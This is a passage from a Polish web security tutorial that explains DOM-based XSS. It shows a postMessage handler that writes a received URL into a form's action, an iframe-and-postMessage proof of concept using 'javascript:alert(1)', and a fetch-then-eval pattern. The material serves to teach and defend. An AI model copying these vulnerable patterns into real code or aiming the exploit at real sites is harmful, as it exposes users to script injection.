	W przykładowym, podatnym kodzie pobierana jest właściwość `url` z obiektu przekazywanego przez `postMessage`. Dalej tworzony jest obiekt typu `<form>`, w którym przypisywane jest pole `action`, a następnie formularz jest automatycznie wysyłany. Niebezpieczeństwo występuje w przypisaniu do `action` – jest to jedno z miejsc, które przyjmuje adres URL, a zatem możliwe jest przekazanie protokołu `javascript:`. Praktyczne wykorzystanie podatności mogłoby więc polegać na umieszczeniu podatnej strony w elemencie `<iframe>` i wykonaniu do niego `postMessage`, np.:

```
<iframe src="podatna-strona.html" onload=attack()></iframe>
<script>
    function attack() {
        frames[0].postMessage({
            url: 'javascript:alert(1)'
        }, '*');
    }
</script>
```

PRZYKŁAD: FETCH I EVAL	

FRAGMENT KODU:	`async function vulnerable() {`
	`  const f = await fetch('pewna-strona.json');`
	`  const json = await f.json();`
	
	`  eval(json.name);`
	`}`

ANALIZA:	Ten przykład różni się od pozostałych, ponieważ muszą zostać spełnione jeszcze dodatkowe warunki, niewidoczne bezpośrednio w analizowanym fragmencie kodu, by w aplikacji wystąpił XSS. Aplikacja pobiera pewnego JSON-a, z którego następnie wyciąga pole `name` i przekazuje bezpośrednio jako argument funkcji `eval`. W tym przykładzie jest potencjał na XSS, ale jego wykorzystanie będzie możliwe tylko wtedy, jeśli użytkownik (np. przez inną funkcjonalność aplikacji) będzie miał kontrolę nad tym, co znajduje się w polu `name`. Jeśli okaże się, że tak, to wykorzystanie XSS sprowadza się do ustawienia wartości `alert(1)` w tym polu.

LITERATURA

Bezpieczeństwo Aplikacji Webowych - Michał Bentkowski / Artur Czyż / Rafał 'bl4de' Janicki / Jarosław Kamiński Adrian 'vizzdoom' Michalczyk / Mateusz Niezabitowski / Marcin Piosek Michał Sajdak / Grzegorz Trawiński / Bohdan Widła - ISBN: 978-83-954853-2-9 - Kraków 2020